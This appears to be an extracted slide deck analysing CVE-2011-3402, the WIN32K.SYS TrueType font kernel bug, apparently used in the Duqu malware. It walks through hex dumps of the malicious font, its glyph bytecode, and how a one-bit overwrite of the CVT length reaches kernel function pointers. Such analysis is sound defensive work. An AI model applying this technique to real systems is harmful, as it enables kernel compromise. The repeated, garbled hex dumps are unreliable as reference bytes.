0000000d	
0000000e	
0000000f	
00000010	8b 9d ff 81 00 03 ba c0
00000011	01 c0 63 b8 3a 40 60 b8
00000012	00 00 00 00 00 00 00 00
etc...	

# Font Program

[illegible]

# Font Program

**b8 = PUSHW**

7fc0 = 32704

**b8 = PUSHW**

01c0 = 448

63 = MUL

**b8 = PUSHW**

$$3a40 = 14912$$

60 = ADD

**b8 = PUSHW**

$$000c = 12$$
[illegible]

```
00000100  8b 9d ff 81 00 03 ba c0
00000110  01 c0 63 b8 3a 40 60 b8
00000120  00 00 00 00 00 00 00 00
etc...
```

[illegible]

# Font Program

**b8 = PUSHW**

7fc0 = 32704

**b8 = PUSHW**

01c0 = 448

63 = MUL

**b8 = PUSHW**

$$3a40 = 14912$$

60 = ADD

**b8 = PUSHW**

$$000c = 12$$

60 = ADD

00000000	01c0	=	448
00000000	63	=	MUL
00000000	b8	=	PUSHW
00000000	3a40	=	14912
00000000	60	=	ADD
00000000	b8	=	PUSHW
00000000	000c	=	12
00000000	60	=	ADD
00000000			
00000000			
00000000			
000000100	8b 9d ff 81 00 03 ba c0		
000000110	01 c0 63 b8 3a 40 60 b8		
000000120	00 00 00 00 00 00 00 00		
etc...			

[illegible]

# Font Program

	b8	=	PUSHW
	7fc0	=	32704
	b8	=	PUSHW
0000000	01c0	=	448
0000000	63	=	MUL
0000000	b8	=	PUSHW
0000000	3a40	=	14912
0000000	60	=	ADD
0000000	b8	=	PUSHW
0000000	000c	=	12
0000000	60	=	ADD
0000000	1c	=	JMPR

etc...

00	04	00	00	45	42	44	54		.....EBDT
00	00	00	28	45	42	4c	43		K.C....T...(EBLC
00	00	01	78	45	42	53	43		.M2.... ...xEBSC
00	00	00	94	4f	53	2f	32		. ....OS/2
00	00	00	56	63	6d	61	70		.....\$.Vcmap
00	00	00	34	63	76	74	20		.a.W.....4cvt
00	00	00	02	66	70	67	6d		.....fpgm
00	03	b8	9b	67	6c	79	66		.....glyf
00	00	00	bc	68	65	61	64		..iK.....head
00	00	00	36	68	68	65	61		..(.....6hhea
00	00	00	24	68	6d	74	78		.....\$hmtx
00	00	00	0e	6c	6f	63	61		..... ....loca
00	00	00	0e	6d	61	78	70		.^.....maxp
00	00	00	20	6e	61	6d	65		...#..... name
00	00	01	7c	70	6f	73	74		..:..... post
00	00	00	35	70	72	65	70		..>i.....5prep
00	00	00	0d	b8	7f	c0	b8		.....
00	0c	60	1c	00	00	00	00		..c.:@`...`.....
00	00	00	00	00	00	00	00		.....

# The name Table

- Kaspersky pointed this part out:

0003bc00	00	07	00	62	00	b4	00	43	00	6f	00	70	00	79	00	72	...b...C.o.p.y.r
0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32	.i.g.h.t. ... .2
0003bc20	00	30	00	30	00	33	00	20	00	53	00	68	00	6f	00	77	.0.0.3. .S.h.o.w
0003bc30	00	74	00	69	00	6d	00	65	00	20	00	49	00	6e	00	63	.t.i.m.e. .I.n.c
0003bc40	00	2e	00	20	00	41	00	6c	00	6c	00	20	00	72	00	69	... .A.l.l. .r.i
0003bc50	00	67	00	68	00	74	00	73	00	20	00	72	00	65	00	73	.g.h.t.s. .r.e.s
0003bc60	00	65	00	72	00	76	00	65	00	64	00	2e	00	44	00	65	.e.r.v.e.d...D.e
0003bc70	00	78	00	74	00	65	00	72	00	52	00	65	00	67	00	75	.x.t.e.r.R.e.g.u
0003bc80	00	6c	00	61	00	72	00	44	00	65	00	78	00	74	00	65	.l.a.r.D.e.x.t.e
0003bc90	00	72	00	20	00	52	00	65	00	67	00	75	00	6c	00	61	.r. .R.e.g.u.l.a
0003bca0	00	72	00	56	00	65	00	72	00	73	00	69	00	6f	00	6e	.r.V.e.r.s.i.o.n
0003bcb0	00	20	00	31	00	2e	00	30	00	30	00	44	00	65	00	78	. .1...0.0.D.e.x
0003bcc0	00	74	00	65	00	72	00	20	00	69	00	73	00	20	00	61	.t.e.r. .i.s. .a
0003bcd0	00	20	00	72	00	65	00	67	00	69	00	73	00	74	00	65	. .r.e.g.i.s.t.e
0003bce0	00	72	00	65	00	64	00	20	00	74	00	72	00	61	00	64	.r.e.d. .t.r.a.d
0003bcf0	00	65	00	6d	00	61	00	72	00	6b	00	20	00	6f	00	66	.e.m.a.r.k. .o.f
0003bd00	00	20	00	53	00	68	00	6f	00	77	00	74	00	69	00	6d	. .S.h.o.w.t.i.m
0003bd10	00	65	00	20	00	49	00	6e	00	63	00	2e	00	02	00	00	.e. .I.n.c.....

# What? Why?

- Kaspersky pointed this part out:

0003bc00	00	07	00	62	00	b4	00	43	00	6f	00	70	00	79	00	72	...	b...	C.o.p.y.r
0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32	.	i.g.h.t.	... .2
0003bc20	00	30	00	00	00	00	00	00	00	50	00	60	00	66	00	77	.	0.0.3.	.S.h.o.w
0003bc30	00	74	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	t.i.m.e.	.I.n.c
0003bc40	00	2e	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.A.l.l.	.r.i
0003bc50	00	67	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	g.h.t.s.	.r.e.s
0003bc60	00	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	e.r.v.e.d...	D.e
0003bc70	00	78	00	74	00	65	00	72	00	52	00	65	00	67	00	75	.	x.t.e.r.	R.e.g.u
0003bc80	00	6c	00	61	00	72	00	44	00	65	00	78	00	74	00	65	.	l.a.r.	D.e.x.t.e
0003bc90	00	72	00	20	00	52	00	65	00	67	00	75	00	6c	00	61	.	r.	R.e.g.u.l.a
0003bca0	00	72	00	56	00	65	00	72	00	73	00	69	00	6f	00	6e	.	r.V.e.r.s.i.o.n	
0003bcb0	00	20	00	31	00	2e	00	30	00	30	00	44	00	65	00	78	.	.1...	0.0.D.e.x
0003bcc0	00	74	00	65	00	72	00	20	00	69	00	73	00	20	00	61	.	t.e.r.	.i.s. .a
0003bcd0	00	20	00	72	00	65	00	67	00	69	00	73	00	74	00	65	.	.r.e.g.i.s.t.e	
0003bce0	00	72	00	65	00	64	00	20	00	74	00	72	00	61	00	64	.	r.e.d.	.t.r.a.d
0003bcf0	00	65	00	6d	00	61	00	72	00	6b	00	20	00	6f	00	66	.	e.m.a.r.k.	.o.f
0003bd00	00	20	00	53	00	68	00	6f	00	77	00	74	00	69	00	6d	.	.S.h.o.w.t.i.m	
0003bd10	00	65	00	20	00	49	00	6e	00	63	00	2e	00	02	00	00	.	e.	.I.n.c.....

Copyright 2003 Showtime Inc.  
Dexter Regular

# Except That...

0003bc00	00	07	00	62	00	b4	00	43	00	6f	00	70	00	79	00	72		...b...C.o.p.y.r
0003bc10	00	69	00	67	00	68	00	74	00	20	00	a9	00	20	00	32		.i.g.h.t. ... .2
0003bc20	00	30	00	00	00	00	00	00	00	5a	00	6a	00	66	00	77		.0.0.3. .S.h.o.w
0003bc30	00	74	00	00	00	00	00	00	00	00	00	00	00	00	00	00		.t.i.m.e. .I.n.c
0003bc40	00	2e	00	00	00	00	00	00	00	00	00	00	00	00	00	00		... .A.l.l. .r.i
0003bc50	00	67	00	00	00	00	00	00	00	00	00	00	00	00	00	00		.g.h.t.s. .r.e.s
0003bc60	00	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00		.e.r.v.e.d...D.e
0003bc70	00	78	00	74	00	65	00	72	00	52	00	65	00	67	00	75		.x.t.e.r.R.e.g.u
0003bc80	00	6c	00	61	00	72	00	44	00	65	00	78	00	74	00	65		.l.a.r.D.e.x.t.e
0003bc90	00	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00		.R.e.g.u.l.a
0003bca0	00	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00		V.e.r.s.i.o.n
0003bcb0	00	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00		1...0.0.D.e.x
0003bcc0	00	74	00	00	00	00	00	00	00	00	00	00	00	00	00	00		e.r. .i.s. .a
0003bcd0	00	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00		r.e.g.i.s.t.e
0003bce0	00	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00		e.d. .t.r.a.d
0003bcf0	00	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00		m.a.r.k. .o.f
0003bd00	00	20	00	53	00	68	00	6f	00	77	00	74	00	69	00	6d		. .S.h.o.w.t.i.m
0003bd10	00	65	00	20	00	49	00	6e	00	63	00	2e	00	02	00	00		.e. .I.n.c.....

Copyright 2003 Showtime Inc.  
Dexter Regular

I finally looked this up..  
The television show “Dexter” did  
not begin broadcasting until 2006!

Why Am I Telling You All  
This Stuff About Fonts?

# Kernel Bug!

- This exploit works with all software which uses **WIN32K.SYS** for rendering fonts.  
(As it turns out, Chrome and FireFox use their own, immune to this bug, font engines. This makes sense for portability reasons.)
- It also escapes from sandboxes, because, it's not running in the sandbox, it's in kernelspace!
- The shellcode will also have full system privileges to everything, automatically.


# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.




# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.




# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.




# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.



# CVE-2011-3402


- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.




AV





縦



書




ち



# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.



縦  
書  
き

# CVE-2011-3402

- The bug in WIN32K.SYS, is a lack of a bounds check when merging two bitmaps together at some (X,Y) offset.
- So, you control the bitmap data...
- And, you control the offset.
- The actual X86 instruction however is an OR operation, not a typical MOV.
- So you can only set one-bits, not zero-bits.

# That Bug Allows This To Happen

EBX comes from TTF file

```
953cdce5 8a03    mov    al,byte ptr [ebx]
953cdce7 0806    or     byte ptr [esi],al
```



ESI comes from the earlier offset calculation

# That Bug Allows This To Happen

This is the bitmap data of your choice

EBX comes from TTF file

```
953cdce5 8a03    mov    al,byte ptr [ebx]
953cdce7 0806    or     byte ptr [esi],al
```



ESI comes from the earlier offset calculation

...And this is where you want to put it in memory!

# The Important Bit

# Exploiting This

- If you could only add numbers to arbitrary kernel memory locations, which values will lead to reliable shellcode execution?

# Exploiting This

- Whoever created this exploit, chose to use this static bitmap bug, to add one, single, bit, to a well chosen location.

# Exploiting This

- Whoever created this exploit, chose to use this static bitmap bug, to add one, single, bit, to a well chosen location.
- It was the length of the CVT array, stored within the True Type VM's internal global state structure.

# Exploiting This

- Whoever created this exploit, chose to use this static bitmap bug, to add one, single, bit, to a well chosen location.
- It was the length of the CVT array, stored within the True Type VM's internal global state structure.
- As a consequence, the TrueType engine now believed that it held one hundred and twenty nine elements, rather than the original length of one.

# Exploiting This

- As luck would have it, the CVT just happens to live, immediately below the global VM state structure in memory.

Before

CVT[0]	GlobalState	GlobalState	GlobalState
	GlobalState	GlobalState	GlobalState
	GlobalState	GlobalState	GlobalState

# Exploiting This

- As luck would have it, the CVT just happens to live, immediately below the global VM state structure in memory.

# After



# So, What Else Is In The VM State Structure?

- Function pointers, [explanation goes here]

# RTDG[] Round To Double Grid

Code Range	0x3D
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTG[], RTHG[]

Sets the round state variable to double grid. In this state, distances are compensated for engine characteristics and then rounded to an integer or half-integer, whichever is closest.

## Warning

In TrueType, rounding is symmetric about zero and includes compensation for printer dot size. See "Engine compensation using color" on page 2–65.

# RTHG[] Round To Half Grid

Code Range	0x19
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTDG[], RTG[]

Sets the round state variable to half grid. In this state, distances are compensated for engine characteristics and rounded to the nearest half integer. If these operations change the sign of the distance, the distance is set to +1/2 or –1/2 according to the original sign of the distance.

# RTDG[] Round To Double Grid

Code Range	0x3D
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTG[], RTHG[]

Sets the round state variable to double grid. In this state, distances are compensated for engine characteristics and then rounded to an integer or half-integer, whichever is closest.

## Warning

In TrueType, rounding is symmetric about zero and includes compensation for printer dot size. See "Engine compensation using color" on page 2–65.

# RTHG[] Round To Half Grid

Code Range	0x19
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTDG[], RTG[]

Sets the round state variable to half grid. In this state, distances are compensated for engine characteristics and rounded to the nearest half integer. If these operations change the sign of the distance, the distance is set to +1/2 or –1/2 according to the original sign of the distance.

# RTDG[] Round To Double Grid

Code Range	0x3D
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTG[], RTHG[]

Sets the round state variable to double grid. In this state, distances are compensated for engine characteristics and then rounded to an integer or half-integer, whichever is closest.

## Warning

In TrueType, rounding is symmetric about zero and includes compensation for printer dot size. See "Engine compensation using color" on page 2–65.

# RTHG[] Round To Half Grid

Code Range	0x19
Pops	–
Pushes	–
Sets	round state
Affects	MDAP[], MDRP[], MIAP[], MIRP[], ROUND[]
Related instructions	RDTG[], ROFF[], RUTG[ ], RTDG[], RTG[]

Sets the round state variable to half grid. In this state, distances are compensated for engine characteristics and rounded to the nearest half integer. If these operations change the sign of the distance, the distance is set to +1/2 or –1/2 according to the original sign of the distance.

## SSW[] Set Single Width

---

Code Range	0x1F
Pops	n: value for single width value (FUnit)
Pushes	–
Sets	single width value
Related instructions	SSWCI[ ]

Establishes a new value for the single width value state variable. The single width value is used instead of a control value table entry when the difference between the single width value and the given CVT entry is less than the single width cut-in.

Pops a 32 bit integer value, n, from the stack and sets the single width value in the graphics state to n. The value n is expressed in FUnits.

# NT Crash Dump

# But anyway... GLYP

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyph|
00000080 18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0003bae0 00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0 00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00 45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10 42 b0 50 61 b8 ff df 23 78 b0 80 1c b0 00 43 20 | B.Pa...#x.....C|
0003bb20 b0 01 61 20 b0 01 61 45 b0 01 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30 42 45 b0 03 23 42 b0 01 43 b0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40 78 b0 01 43 b0 02 43 61 b0 0d 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50 03 43 61 5c b0 2b 23 78 b0 00 43 b0 01 60 20 b0 | .Ca\..+ #x..C..`..|
0003bb60 00 23 42 b0 50 61 5c b0 31 23 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70 42 b0 02 b0 03 43 42 b0 03 b0 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80 b5 1c b0 00 43 b0 03 60 45 b0 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90 44 b0 01 1f b0 00 43 b0 03 43 44 31 37 01 01 00 | D.....C..CD17...|
0003bba0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ...f.....f|
0003bbb0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....f..|
0003bbc0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....r.....|
...
```

This is what was  
`win32k!itrp_ExecuteGlyphPgm`  
was executing

# GLYF Program

Address	Hex	ASCII
00000060	00 00 00 00 00 03 ba d0	.....fpgm
00000070	7f 06 e9 00 00 00 01 0c	.....glyf
00000080	18 00 00 00 bc 68 65 61 64	..iK.....head
...		
0003bad0	00 00 00 00 00 00 00 00	.....
0003bae0	00 5e 00 00 00 01 00 00	.^.....
0003baf0	00 a9 b0 00 b0 00 42 4e	.....BN..CEM..C
0003bb00	45 61 b0 17 23 78 b0 00	Ea..#x..C..`..#
0003bb10	42 b0 50 61 b8 ff df 23	B.Pa...#x.....C
0003bb20	b0 01 61 20 b0 01 61 45	..a ..aE..#BE..#
0003bb30	42 45 b0 03 23 42 b0 01	BE..#B..C..P\..#
0003bb40	78 b0 01 43 b0 02 43 61	x..C..Ca..#x..C.
0003bb50	03 43 61 5c b0 2b 23 78	.Ca\..+#x..C..`..
0003bb60	00 23 42 b0 50 61 5c b0	..#B.Pa\..1#x.....C
0003bb70	42 b0 02 b0 03 43 42 b0	B....CB....CEB..
0003bb80	b5 1c b0 00 43 b0 03 60	....C..`E.P`..C#
0003bb90	44 b0 01 1f b0 00 43 b0	D....C..CD17...
0003bba0	00 00 00 08 00 66 00 03	.....f.....f
0003bbb0	00 00 00 03 00 01 04 09	.....f..
0003bbc0	00 01 04 09 00 02 00 0e	.....r.....
...		

# GLYP Program

```
...
00000060  00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070  7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080  18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0003bae0  00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0  00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00  45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10  42 b0 00000: PUSHB 0 80 1c b0 00 43 20 | B.Pa...#x....C|
0003bb20  b0 00 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30  42 40 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40  78 b0 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50  03 40 43 b0 01 60 20 b0 | .Ca\..+ #x..C..`..|
0003bb60  00 20 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70  42 b0 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80  b5 10 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90  44 b0 44 31 37 01 01 00 | D....C..CD17...|
0003bba0  00 00 04 09 00 00 00 66 | .....f.....f|
0003bbb0  00 00 00 0c 00 66 00 03 | .....f..|
0003bbc0  00 00 00 03 00 01 04 09 | .....r.....|
...
```

# GLYP Program

```
...
00000060  00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070  7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080  18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0003bae0  00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0  00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00  45 61 b0 17 22 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10  42 b 00000: PUSHB 0 80 1c b0 00 43 20 | B.Pa...#x....C|
0003bb20  b0 0 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30  42 4 00002: PUSHB 0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40  78 b 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50  03 4 43 b0 01 60 20 b0 | .Ca\..+ #x..C..` .|
0003bb60  00 2 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70  42 b 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80  b5 1 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90  44 b 44 31 37 01 01 00 | D....C..CD17...|
0003bba0  00 0 04 09 00 00 00 66 | .....f.....f|
0003bbb0  00 0 00 0c 00 66 00 03 | .....f..|
0003bbc0  00 0 00 03 00 01 04 09 | .....r.....|
...
```

00000: PUSHB 0

00002: PUSHB 0

# GLYP Program

```
...
00000060  00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070  7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080  18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0003bae0  00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0  00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00  45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10  42 b 00000: PUSHB 0 80 1c b0 00 43 20 | B.Pa...#x....C|
0003bb20  b0 0 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30  42 4 00002: PUSHB 0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40  78 b 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50  03 4 00004: WS 43 b0 01 60 20 b0 | .Ca\..+ #x..C..` .|
0003bb60  00 2 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70  42 b 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80  b5 1 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90  44 b 44 31 37 01 01 00 | D....C..CD17...|
0003bba0  00 0 04 09 00 00 00 66 | .....f.....f|
0003bbb0  00 0 00 0c 00 66 00 03 | .....f..|
0003bbc0  00 0 00 03 00 01 04 09 | .....r.....|
...
```

# GLYP Program

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080 18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0003bae0 00 5e 00 00 00 01 00 00 00 00 00 01 00 01 00 01 | .^.....|
0003baf0 00 a9 b0 00 b0 00 42 4e b0 00 43 45 4d b0 00 43 | .....BN..CEM..C|
0003bb00 45 61 b0 17 23 78 b0 00 43 b0 01 60 20 b0 00 23 | Ea..#x..C..`..#|
0003bb10 42 b 00000: PUSHB 0 80 1c b0 00 43 20 | B.Pa...#x....C|
0003bb20 b0 0 23 42 45 b0 02 23 | ..a ..aE..#BE..#|
0003bb30 42 4 00002: PUSHB 0 00 50 5c b0 18 23 | BE..#B..C..P\..#|
0003bb40 78 b 23 78 b0 01 43 b0 | x..C..Ca..#x..C.|
0003bb50 03 4 00004: WS 43 b0 01 60 20 b0 | .Ca\..+#x..C..`..|
0003bb60 00 2 78 b0 01 b0 02 43 | .#B.Pa\..1#x....C|
0003bb70 42 b 00005: FLIPOFF 00 43 45 42 b8 ff | B....CB....CEB..|
0003bb80 b5 1 50 60 b0 00 43 23 | ....C..`E.P`..C#|
0003bb90 44 b 44 31 37 01 01 00 | D....C..CD17...|
0003bba0 00 0 04 09 00 00 00 66 | .....f.....f|
0003bbb0 00 0 00 0c 00 66 00 03 | .....f..|
0003bbc0 00 0 00 03 00 01 04 09 | .....r.....|
...
```

# GLYP Program

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080 18 d3 69 4b 00 03 ba e4 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
